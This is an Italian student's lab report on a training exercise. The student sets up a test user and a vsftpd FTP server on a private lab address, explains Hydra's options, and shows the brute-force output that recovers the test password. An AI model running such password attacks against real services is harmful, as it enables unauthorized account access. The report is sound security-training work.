CUORE ANDREA

01/12/2022

HYDRA FTP

TASK:

Traccia:

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione

Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

ESECUZIONE:

Per l'esercizio di oggi ho deciso di craccare la connessione ftp.

Per iniziare ho eseguito i passaggi forniti dalla slide quali:

1) Creazione di un nuovo utente
    a. Comando "adduser andreatest" e successivamente ho impostato la password
2) Installazione e avvio dei servizi ftp
    a. Per l'installazione dei servizi ftp è bastato lanciare, da terminale, il comando "sudo apt-get install vsftpd"
    b. Per l'esecuzione, invece, è necessario inviare il comando "sudo service ftp start"

N.B: Nel mio caso la configurazione del servizio ftp risulta già effettuata dopo il download (sono abilitati i servizi di local connection)

Utilizziamo ora hydra per andare a craccare la password, inseriamo i parametri:


-l: per il nome utente in stringa dato che ne conosciamo l'entità

-P: con il path di password per tentare il cracking (per rendere più rapido lo svolgimento ho modificato il file txt inserendo la password corretta in una posizione non troppo distante)

-V: che servirà per vedere live le varie combinazioni di usr e passwd

-t: che sta ad indicare il numero di thread

E naturalmente l'indirizzo ip e il tipo di protocollo



```
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0013mm4" - 56 of 1652904 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0014k" - 57 of 1652904 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "001TV" - 58 of 1652904 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "001i73" - 59 of 1652904 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "001i7ic" - 60 of 1652904 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "001tV" - 61 of 1652904 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "001tv" - 62 of 1652904 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "003ci41" - 63 of 1652904 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "003cium" - 64 of 1652904 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "004n6ium" - 65 of 1652904 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005736i73" - 66 of 1652904 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005736i7ic" - 67 of 1652904 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005c0p3" - 68 of 1652904 [child 2] (0/0)
[STATUS] 68.00 tries/min, 68 tries in 00:01h, 1652836 to do in 405:07h, 4 active
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005c0p9" - 69 of 1652904 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005p0120u5" - 70 of 1652904 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005p0123" - 71 of 1652904 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005p012343" - 72 of 1652904 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005p0124n63" - 73 of 1652904 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005p0124n6ium" - 74 of 1652904 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005p012ic" - 75 of 1652904 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005p012if3120u5" - 76 of 1652904 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005p312m" - 77 of 1652904 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "005ph3123" - 78 of 1652904 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0060n3" - 79 of 1652904 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0060ni0ph0123" - 80 of 1652904 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0060ni41" - 81 of 1652904 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0060nium" - 82 of 1652904 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "006124ph" - 83 of 1652904 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "006134" - 84 of 1652904 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0063n35i5" - 85 of 1652904 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0063n37ic" - 86 of 1652904 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0063n9" - 87 of 1652904 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0064m0u5" - 88 of 1652904 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0064m373" - 89 of 1652904 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0064m9" - 90 of 1652904 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0070c0id" - 91 of 1652904 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0070c0id34" - 92 of 1652904 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0070c0id34n" - 93 of 1652904 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0070c0u5" - 94 of 1652904 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "0079p3" - 95 of 1652904 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "007h3c4" - 96 of 1652904 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "007h3c41" - 97 of 1652904 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "007id" - 98 of 1652904 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "00b1457" - 99 of 1652904 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "00b1457ic" - 100 of 1652904 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "00c935i5" - 101 of 1652904 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "00c957" - 102 of 1652904 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "00c9574c30u5" - 103 of 1652904 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andreatest" - pass "55456219" - 104 of 1652904 [child 3] (0/0)
[21][ftp] host: 192.168.50.100   login: andreatest   password: 55456219
```